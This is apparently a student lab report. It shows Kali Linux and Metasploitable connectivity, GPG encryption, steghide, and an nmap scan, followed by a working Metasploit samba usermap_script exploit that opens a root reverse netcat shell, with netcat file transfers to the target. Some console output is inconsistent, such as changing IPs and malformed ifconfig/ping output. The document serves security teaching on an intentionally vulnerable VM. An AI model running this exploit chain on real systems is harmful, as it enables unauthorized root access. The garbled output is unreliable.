

## Table of Contents

<b>1. Environment Setup .....</b>	<b>2</b>
a) Kali Linux and Metasploitable Linux Machine should be installed in VBox. ....	2
b) Connectivity between Kali Linux and Metasploitable Linux Machine. ....	2
<b>2. Creating the target file .....</b>	<b>3</b>
a) Encrypt the symmetric cryptography and store the cypher text a file named .....	3
b) Hide the private key inside image using the necessary stegano tool .....	4
<b>3. Remote session setup.....</b>	<b>4</b>
a) Using the MSF framework from Kali Linux find all the open ports of Metasploitable.....	4
b) Use one of the open ports to create a session from Kali Linux to Metasploitable.....	4
c) Copy personalData.txt and secret.jpg to Metasploitable .....	5

# 1. Environment Setup

- Kali Linux and Metasploitable Linux Machine should be installed in VBox.
- Demonstrate the connectivity between Kali Linux and Metasploitable Linux Machine.

**Note:** First, the Kali terminal is opened and the command `ip a` is executed to obtain the IP address of the Kali machine (right side). Next, the Metasploitable system is accessed and the command `ipconfig` is executed to obtain the Metasploitable IP address (left side).

```
metasploitable@metasploitable:~$ ipconfig
--- IP: 192.168.111.129 ping statistics ---
25 packets transmitted, 25 received, 0% packet loss, time 3220ms
all 25 bytes transmitted
eth0: flags=4096<UP,BROADCAST,MULTICAST> mtu=1500
    inet 192.168.111.129 netmask 255.255.255.0 broadcast 192.168.111.255
    ether 08:00:00:00:00:00
    txqueuelen 1000 (memory)
    RX packets 252 errors 0 dropped 0 overruns 0 frame 0
    TX packets 252 errors 0 dropped 0 overruns 0 carrier 0
    collisions 0
    RX bytes 20815 (20.3 KB) TX bytes 27643 (26.9 KB)
    Interrupt:17 base address 0x0000

lo: flags=73<UP,LOOPBACK,RUNNING> mtu=65536
    inet 127.0.0.1 netmask 255.0.0.0
    ether 00:00:00:00:00:00
    txqueuelen 1000 (memory)
    RX packets 961 errors 0 dropped 0 overruns 0 frame 0
    TX packets 961 errors 0 dropped 0 overruns 0 carrier 0
    collisions 0
    RX bytes 79042 (76.9 KB) TX bytes 79042 (76.9 KB)

metasploitable@metasploitable:~$ _

kali@kali:~$ ip a
1: lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    ether 00:00:00:00:00:00
    txqueuelen 1000 (memory)
    RX packets 2728 bytes 2029401 (19.3 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1434 bytes 146254 (1.3 MiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    ether 00:00:00:00:00:00
    txqueuelen 1000 (memory)
    RX packets 7807 bytes 155254 (1.5 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 389 bytes 130224 (1.2 MiB)
    RX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

kali@kali:~$
```

1.a IP addresses of both machines

**Note:** Next, the Kali machine is connected to the Metasploitable machine by executing the command `ping <Kali_machine_IP>` (left side). Similarly, the Metasploitable machine is connected to the Kali machine by executing the command `ping <Metasploitable_IP>` (right side).

```
metasploitable@metasploitable:~$ ping 192.168.111.128
PING 192.168.111.128: 64 bytes of data:
64 bytes from 192.168.111.128: icmp_seq=1 ttl=64 time=0.472 ms
64 bytes from 192.168.111.128: icmp_seq=2 ttl=64 time=0.361 ms
64 bytes from 192.168.111.128: icmp_seq=3 ttl=64 time=0.487 ms
64 bytes from 192.168.111.128: icmp_seq=4 ttl=64 time=0.414 ms
64 bytes from 192.168.111.128: icmp_seq=5 ttl=64 time=0.414 ms
64 bytes from 192.168.111.128: icmp_seq=6 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=7 ttl=64 time=0.406 ms
64 bytes from 192.168.111.128: icmp_seq=8 ttl=64 time=0.370 ms
64 bytes from 192.168.111.128: icmp_seq=9 ttl=64 time=0.406 ms
64 bytes from 192.168.111.128: icmp_seq=10 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=11 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=12 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=13 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=14 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=15 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=16 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=17 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=18 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=19 ttl=64 time=0.392 ms
64 bytes from 192.168.111.128: icmp_seq=20 ttl=64 time=0.392 ms
^C
64 bytes transmitted: 64 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.361/0.392/0.487/0.014 ms

kali@kali:~$ ping 192.168.111.129
PING 192.168.111.129: 64 bytes of data:
64 bytes from 192.168.111.129: icmp_seq=1 ttl=64 time=0.472 ms
64 bytes from 192.168.111.129: icmp_seq=2 ttl=64 time=0.361 ms
64 bytes from 192.168.111.129: icmp_seq=3 ttl=64 time=0.487 ms
64 bytes from 192.168.111.129: icmp_seq=4 ttl=64 time=0.414 ms
64 bytes from 192.168.111.129: icmp_seq=5 ttl=64 time=0.414 ms
64 bytes from 192.168.111.129: icmp_seq=6 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=7 ttl=64 time=0.406 ms
64 bytes from 192.168.111.129: icmp_seq=8 ttl=64 time=0.370 ms
64 bytes from 192.168.111.129: icmp_seq=9 ttl=64 time=0.406 ms
64 bytes from 192.168.111.129: icmp_seq=10 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=11 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=12 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=13 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=14 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=15 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=16 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=17 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=18 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=19 ttl=64 time=0.392 ms
64 bytes from 192.168.111.129: icmp_seq=20 ttl=64 time=0.392 ms
^C
64 bytes transmitted: 64 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 0.361/0.392/0.487/0.014 ms
```


1.a Connectivity in both machines

## 2. Creating the target file


- a) Encrypt the symmetric cryptography and store the cypher text a file named personalData.txt

- I. Stud1 Name + Stud1 ID and Stud2Name + Stud2ID are working as a team

**Note:** A file is created using the Nano text editor, and the student names and IDs are saved within the file.




## 2.a open nano text editor



### 2.a Open data.txt

**Note:** A key is generated using the data.txt file, and the left-side image confirms successful key creation.



### 2.a Generate key




2.a created successfully

**Note:** Next, the data.txt file is encrypted by executing the command “`gpg -e data.txt`”. After encryption, the file is converted to the data.txt.gpg format. The image below shows that the encryption process was completed successfully.




2.a encrypted

**Note:** Afterwards, the encrypted file is renamed to `personalData.txt` using the command `mv data.txt.gpg personalData.txt`, and the file name is verified to confirm that the renaming was completed correctly.



- b) Hide the private key inside image using the necessary stegano tool. Name the image as secret.jpg

**Note:** The private key is hidden inside the image using the command `“steghide embed -cf secret.jpg -ef private.key”`.





### 3. Remote session setup

- Using the MSF framework from Kali Linux find all the open ports of Metasploitable.
- Use one of the open ports to create a session from Kali Linux to Metasploitable

**Note:** Metasploit is started on the Kali machine. And an Nmap scan is performed. The result are shown in the liwer right side image. The scan is executed using command “`nmap -sV 192.168.111.130`”

### 3.a Open Metasploit



### 3.a Nmap scan

**Note:** The vulnerability exploit/multi/samba/usermap\_script is selected, and the RHOST and LHOST parameters are configured. The module is loaded using the command “use exploit/multi/samba/usermap\_script.”

```

kali@kali:~$ msf
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.111.130
RHOSTS => 192.168.111.130
msf exploit(multi/samba/usermap_script) > show options
[*] Invalid parameter "option", use "show -h" for more information
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies:
  RHOSTS     192.168.111.130 yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
  RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     127.0.0.1        yes        The listen address (an interface may be specified)
  LPORT     4444              yes        The listen port

```

3.b use samba exploit and set RHOST

```

kali@kali:~$ msf
msf > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(multi/samba/usermap_script) >
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.111.129
LHOST => 192.168.111.129
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies:
  RHOSTS     192.168.111.130 yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
  RPORT      139              yes        The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.111.129 yes        The listen address (an interface may be specified)
  LPORT     4444              yes        The listen port

```

3.b set LHOST

### c) Copy personalData.txt and secret.jpg to Metasploitable

**Note:** The user and hostname of the system are checked, confirming that the user is root and the hostname is Metasploitable. This verifies that access has been obtained on the correct target machine, as the intended target hostname is Metasploitable.

```

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.111.129:4444
[*] Command shell session 1 opened (192.168.111.129:4444 -> 192.168.111.130:49006) at 2026-02-02 13:06:47 -0500

whoami
root
hostname
metasploitable
upload personalData.txt
Usage: upload [src] [dst]

Uploads load file to the victim machine.
This command does not support to upload a FOLDER yet

upload secret.jpg
Usage: upload [src] [dst]

Uploads load file to the victim machine.
This command does not support to upload a FOLDER yet

```

3.c check user, hostname and upload file and image

**Note:** After attempting to upload the personalData.txt file and the secret.jpg image to the Metasploitable system using the command upload personalData.txt and upload secret.jpg, the upload process is unsuccessful. As an alternative approach, a new terminal session is opened and the command nc 192.168.111.130 5556 is executed to establish a connection to the remote shell on the Metasploitable machine.

**\*\*This command uses Netcat (nc) to connect to a shell that is already running on the target machine.\*\***

```

zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~$ nc 192.168.111.130 5556 < secret.jpg

```

```

(kali@kali)~$ nc 192.168.111.130 5555 < personalData.txt

```

**Note:** Finally, the file and the image are uploaded to the target machine.

```

[*] 192.168.111.130 - Command shell session 2 closed. Reason: User exit
msf exploit(multi/samba/usermap_script) >
[*] Started reverse TCP handler on 192.168.111.129:4444
[*] Command shell session 3 opened (192.168.111.129:4444 -> 192.168.111.130:54946) at 2026-02-02 13:16:47 -0500

whoami
root
ls -l /tmp
total 4
-rw-rw-rw- 1 tomcat55 nogroup 0 Feb 2 18:33 5318.j5vc_up
-rw-rw-rw- 1 root root 0 Feb 2 18:46 ndflea
-rw-rw-rw- 1 root root 0 Feb 2 18:48 eyofh
-rw-rw-rw- 1 root root 389 Feb 2 18:43 personalData.txt
-rw-rw-rw- 1 root root 0 Feb 2 18:37 qppwdb
-rw-rw-rw- 1 root root 0 Feb 2 18:46 secret.jpg

```

3.c uploaded